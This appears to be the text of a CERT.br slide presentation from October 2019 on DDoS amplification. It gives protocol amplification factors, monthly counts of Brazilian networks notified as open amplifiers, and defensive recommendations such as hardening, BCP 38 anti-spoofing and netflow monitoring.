Fonte: Recomendações para Evitar o Abuso de Servidores DNS Recursivos Abertos
https://bcp.nic.br/dns-recursivo

Ataques DDoS com Amplificação:
Fatores de Amplificação

Protocolo	Fator de Amplificação	Comando Vulnerável
DNS	28 a 54	Ver: TA13-088A
NTP	556.9	Ver: TA14-013A
SNMPv2	6.3	GetBulk request
LDAP / CLDAP	46 a 70	Malformed request
SSDP	30.8	SEARCH request
Chargen	358.8	Character generation request

Fonte: https://www.us-cert.gov/ncas/alerts/TA14-017A

Dispositivos / Serviços que Permitem Amplificação:
Total de ASNs e IPs Brasileiros Notificados pelo CERT.br

	DNS		SNMP		NTP		SSDP		Ubiquiti	
mês	ASNs	IPs	ASNs	IPs	ASNs	IPs	ASNs	IPs	ASNs	IPs
2018-10	2.806	64.912	2.383	163.987	856	85.911	789	20.233	-	-
2018-11	2.604	60.937	2.376	137.331	851	87.155	814	20.124	-	-
2018-12	2.849	64.649	2.361	137.463	719	82.610	832	21.704	-	-
2019-01	2.960	74.257	2.583	137.253	923	89.567	840	17.348	-	-
2019-02	2.905	69.093	2.556	136.401	944	80.838	868	20.689	2.690	180.756
2019-03	2.933	63.895	2.661	111.561	914	72.873	847	18.837	2.042	95.974
2019-04	2.898	59.865	2.662	123.241	997	79.698	886	18.919	1.909	76.666
2019-05	3.045	68.764	2.633	103.204	1.019	77.979	953	18.564	1.797	64.729
2019-06	2.960	69.473	2.744	107.090	961	82.372	928	19.048	1.679	55.732
2019-07	3.012	78.879	2.777	103.289	990	77.374	827	19.597	1.640	50.811
2019-08	3.068	76.143	2.808	90.960	998	78.058	795	14.071	1.625	52.598
2019-09	3.072	67.420	2.833	89.740	1.025	78.037	745	11.746	1.478	39.561

Obs.: Notificações realizadas após confirmar dados do ShadowServer sobre amplificadores no Brasil
http://blog.shadowserver.org/2014/03/28/the-scannings-will-continue-until-the-internet-improves/

Dados disponíveis em: https://www.cert.br/stats/amplificadores/

Segurança do Ecossistema

cert.br nic.br cgi.br

Segurança é Papel de Todos:
Ecossistema é Complexo e Interdependente

Quase tudo é *software* e está conectado à Internet

- Empresas “tradicionais” agora são empresas de *software*

Ataques são constantes

- Motivações diversas
- Volume crescente
  - ferramentas facilitam a perpetração por atacantes não especializados

Organizações precisam

- Operar mesmo sob ataque
- Estar preparadas para lidar com estes ataques

Melhora do cenário depende de cada ator fazer sua parte

Precisamos um Ecossistema mais Saudável:
Programa por uma Internet mais Segura

PROGRAMA INTERNET +SEGURA

Objetivo principal:

- Reduzir o número de sistemas que possam ser abusados para gerar ataques DDoS

Incentivo à adoção de boas práticas:

- *Hardening*
- Segurança de roteamento (MANRS)
- *Anti-spoofing* (BCP 38)
- Reduzir serviços abertos que permitam amplificação

Iniciativa conjunta:

- ISOC, NIC.br, SindiTelebrasil, Abranet, Abrint, Abinee

https://bcp.nic.br/i+seg

Recomendações

Fazer *hardening* de roteadores e elementos de rede

- atualização de *firmware*
- senhas fortes e acesso via chaves SSH
  - desabilitar `telnet`, `ftp` e outros acessos sem criptografia ou autenticação
- rede de gerência
- desativar serviços desnecessários/não utilizados

Reduzir ataques DDoS saindo de sua rede

- implementar antispoofing (BCP 38)
- detectar ataques saindo de sua rede
- configurar os CPEs para
  - não ter serviços abertos, não ter senha padrão, etc

Para *hardening* e aquisição de CPEs consultar a BCOP Conjunta LACNOG e M³AAWG:
www.lacnog.net/docs/lac-bcop-1 -- www.m3aawg.org/CPESecurityBP

Ativar *netflows*

- ótimas opções de *software* livre
  - `nfdump` https://github.com/phaag/nfdump
  - SiLK https://tools.netsa.cert.org/silk/
- usos reativos e pró-ativos
  - como consultas DNS para servidores maliciosos

Receber e tratar notificações, que são enviadas para:

- *e-mail* do contato `abuse-c` do ASN no serviço `whois`
- *e-mail* de abuse ou do grupo de tratamento de incidentes (CSIRT)

Minimum Security Requirements for Customer Premises Equipment (CPE) Acquisition

Trabalho desenvolvido no LAC-AAWG – *Latin American and Caribbean Anti-Abuse Working Group*

- Editora: Lucimara, Chair LAC-AAWG / CERT.br

Publicação conjunta

- M³AAWG - *Messaging, Malware and Mobile Anti-Abuse Working Group*
- LACNOG - *Latin American and Caribbean Network Operators Group*

Disponível em:

- Português, Inglês, Japonês e Koreano

Novas traduções serão publicadas em breve:

- Espanhol, Francês e Alemão

www.m3aawg.org/CPESecurityBP-Portuguese
www.lacnog.net/docs/lac-bcop-1
www.m3aawg.org/CPESecurityBP

Construindo um Ecossistema mais Saudável: **Portal InternetSegura.br**

Materiais educativos de uso livre, sob licença *Creative Commons*

https://internetsegura.br

Obrigado

cristine@cert.br jessen@cert.br

Notificações para: cert@cert.br @certbr

www.cert.br

23 de outubro de 2019

nic.br cgi.br

www.nic.br | www.cgi.br